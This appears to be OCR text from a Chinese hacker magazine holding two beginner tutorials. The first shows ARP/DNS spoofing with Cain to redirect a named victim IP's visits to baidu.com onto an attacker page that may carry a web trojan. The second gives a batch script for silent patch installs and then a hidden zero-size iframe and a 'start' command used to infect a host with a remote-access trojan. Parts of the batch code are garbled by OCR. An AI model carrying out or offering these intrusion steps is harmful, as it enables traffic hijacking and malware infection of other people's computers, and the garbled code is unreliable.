


图 5

（本文所涉及到的 vmware converter 已收录到光盘中）

菜鸟也学CAIN的DNS欺骗

阿₵狼【B.S.T】

看了这么久的黑客 X 档案，看着各位大哥写出了很多值得我等小菜学习的优秀文章，心里好羡慕呀！努力了好久，终于鼓起勇气将自己关于 DNS 欺骗的一点点学习心得共享出来，希望各位老鸟、菜鸟多多支持。

我们的测试环境为两台处于 HUB 的PC，一台为 Window2003（也就是攻击者电脑），另一台为 WindowsXP，而要用到的工具为 Cain4.9 + WinPcap。

先在自己的电脑上架设好 IIS 服务组件，然后 IIS 的目录下写入一个 index.htm 文件，文件里的内容就是你想让别人访问到的内容（当然我们也可以使用包含有网马的网页）。运行 Cain4.9汉化版（在运行 Cain 前需要在电脑里安装 WinPcap 才行，WinPcap 的安装非常简单，基本上一路点击 next 就可以安装成功了），这个工具的非常强大，特别嗅探功能和密码破解功能，如图 1 。




图 1




图 2

点击工具栏上的配置（Configure）按钮，选择欲欺骗 IP 的同网段网卡，其它的选择默认就可以，然后切换到 sniffer 这个标签，启动 arp 欺骗，在窗口右击“扫描 mac 主机”就可以扫描到和你处于同一网段的主机了（图 2）。

我们以 59.77.73.18 这台电脑来进行欺骗，我们的目的是让对方在访问百度时却访问到我的电脑上来。在最下面的一个标签切换栏，切换到“ARP”，然后选择 arp，添加 59.77.73.18 欺骗主机，如图 3，图 4。




图 3




图 4

然后选择“arp－DNS”，在“请求的DNS域名”中填入59.77.73.18要正常访问的网址，这里是www.baidu.com，“响应包的IP地址”则填写我的IP地址，如图5。设置完毕后，启动arp欺骗，如果59.77.73.18访问了百度的话，我们的欺骗就会成功了，如图6。




图6





图5

（本文所涉及到的cain以及WinPcap已收录到光盘中）



菜鸟学习之温故而知新

BaseNet

最近老感觉自己的技术比较烂，所以又找出了以前的黑客X档案给自己充电。我翻到了去年第8期33页的一篇，对于安装补丁的时候为了不让计算机重新启动，作者推荐了一款叫做qchian的小工具，其实没有那么麻烦，使用start命令就可以实现！

首先我们将下载的补丁复制到一个文件夹，比如c：\hotfix，然后在CMD下输入：**dir /b /o-d>hotfix.txt**，打开hotfix.txt文档，如图1。

然后打开“编辑”—“替换”，在查找内容中输入“W”，在“替换”中输入**start /wait W**。在“查找”内容中继续输入“.exe”，在“替换中输入**.exe /passive /norestart /o**，替换后如图2。




图1




图2

为了方便使用，我们也可以制作成批处理：

```
@echo off
echo 您的爱机将要安装补丁……
start /wait Windostart /wait WsXP-KB928843-x86-CHS.exe /passive /norestart /o
start /wait Windostart /wait WsXP-KB927802-x86-CHS.exe /passive /norestart /o
pause
shutdown -r
```

把代码另存为hotfix.bat，这样在安装补丁的时候，也可以达到不用重新启动的目的了。另外这个小命令在入侵的时候也大有用处，可以利用这个命令访问指定网页。在本地计算机安装netbox或者http傻瓜式服务器，然后利用一个网马生成器生成网马。在首页的<body>标签中加入**<iframe src="xx.html" height="0" width="0" border="0">**代码，在cmd下输入**start http://192.168.1.140/index.asp**，如图3。这时候你就会发现鸽子提示有主机上线了，如图4。

